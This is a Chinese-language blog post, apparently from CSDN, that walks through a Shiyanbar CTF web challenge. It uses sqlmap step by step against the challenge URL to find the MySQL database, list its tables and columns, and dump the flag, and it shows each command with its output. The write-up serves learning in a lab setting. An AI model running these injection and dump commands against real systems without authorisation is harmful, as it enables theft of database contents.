Tamevic’s Ctf-Web writeup@实验吧‘这个看起来有点简单！’

原创

TameVic 于 2019-03-05 20:11:13 发布 216 收藏

分类专栏： web 文章标签： web ctf

本文链接：https://blog.csdn.net/qq_43264421/article/details/88200941


Tamevic’s Ctf-Web writeup@实验吧‘这个看起来有点简单！’

> 还是在实验吧里挑一道简单一点的题目做一做

url： http://www.shiyanbar.com/ctf/33 emmm…这个看起来有点简单！

分析

点开题目其实有点懵，感觉不知道从何下手，尤其是它内容说id in xxxx.php 其实本来是想直接关掉的（不会php…((/- -)/）但是看到有个表格，url中间还有 id=1 妥了，应该是道sql注入，趁机学习一下sqlmap的用法



-安装 sqlmap

macOS下安装sqlmap应该会比较简单，先去看了看大神们怎么装sqlmap怎么配置bulabula，然后自己试了试，发现在中间总是会死掉还是看不懂的error。索性直接

```
pip install sqlmap
```

Bingo!安装完毕==直接开始使用

-先用sqlmap看看是什么数据库和当前数据库名

```
sqlmap -u  'http://ctf5.shiyanbar.com/8/index.php?id=1' - -current-db
```

```
[08:31:57] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[08:31:57] [INFO] fetching current database
current database: 'my_db'
[08:31:57] [INFO] fetched data logged to text files under '/Users/deng/.sqlmap/o
utput/ctf5.shiyanbar.com'

[*] ending @ 08:31:57 /2019-03-05/
```

是MySQL数据库，当前的数据库名叫 ‘my_db’

-再查看表名

```
sqlmap -u  'http://ctf5.shiyanbar.com/8/index.php?id=1' -D my_db - -tables
```

```
[08:19:38] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[08:19:38] [INFO] fetching tables for database: 'my_db'
Database: my_db
[2 tables]
+---------+
| news    |
| thiskey |
+---------+

[08:19:39] [INFO] fetched data logged to text files under '/Users/deng/.sqlmap/o
utput/ctf5.shiyanbar.com'

[*] ending @ 08:19:39 /2019-03-05/
```

现在有两个表，一个叫news，一个叫thiskey，这已经很明显了，分明是勾引我去看看这个key

-查看列名

```
sqlmap -u  'http://ctf5.shiyanbar.com/8/index.php?id=1' -D my_db -T thiskey - - columns
```

```
[08:20:09] [INFO] fetching columns for table 'thiskey' in database 'my_db'
Database: my_db
Table: thiskey
[1 column]
+--------+------+
| Column | Type |
+--------+------+
| k0y    | text |
+--------+------+

[08:20:10] [INFO] fetched data logged to text files under '/Users/deng/.sqlmap/o
utput/ctf5.shiyanbar.com'

[*] ending @ 08:20:10 /2019-03-05/
```

不能再友好了，只有一列，叫k0y

-查看dump数据

```
sqlmap -u  'http://ctf5.shiyanbar.com/8/index.php?id=1' -D my_db -T thiskey -C k0y - -dump
```

```
[08:20:49] [INFO] retrieved: whatiMyD91dump
Database: my_db
Table: thiskey
[1 entry]
+----------------+
| k0y            |
+----------------+
| whatiMyD91dump |
+----------------+

[08:22:37] [INFO] table 'my_db.thiskey' dumped to CSV file '/Users/deng/.sqlmap/
output/ctf5.shiyanbar.com/dump/my_db/thiskey.csv'
[08:22:37] [INFO] fetched data logged to text files under '/Users/deng/.sqlmap/o
utput/ctf5.shiyanbar.com'

[*] ending @ 08:22:37 /2019-03-05/
```

结果

flag 就是

```
whatiMyD91dump
```

提交就OK了（这个flag是一个字母一个字母跳出来的...还是比较喜感）

End

sql注入其实还是晕晕的==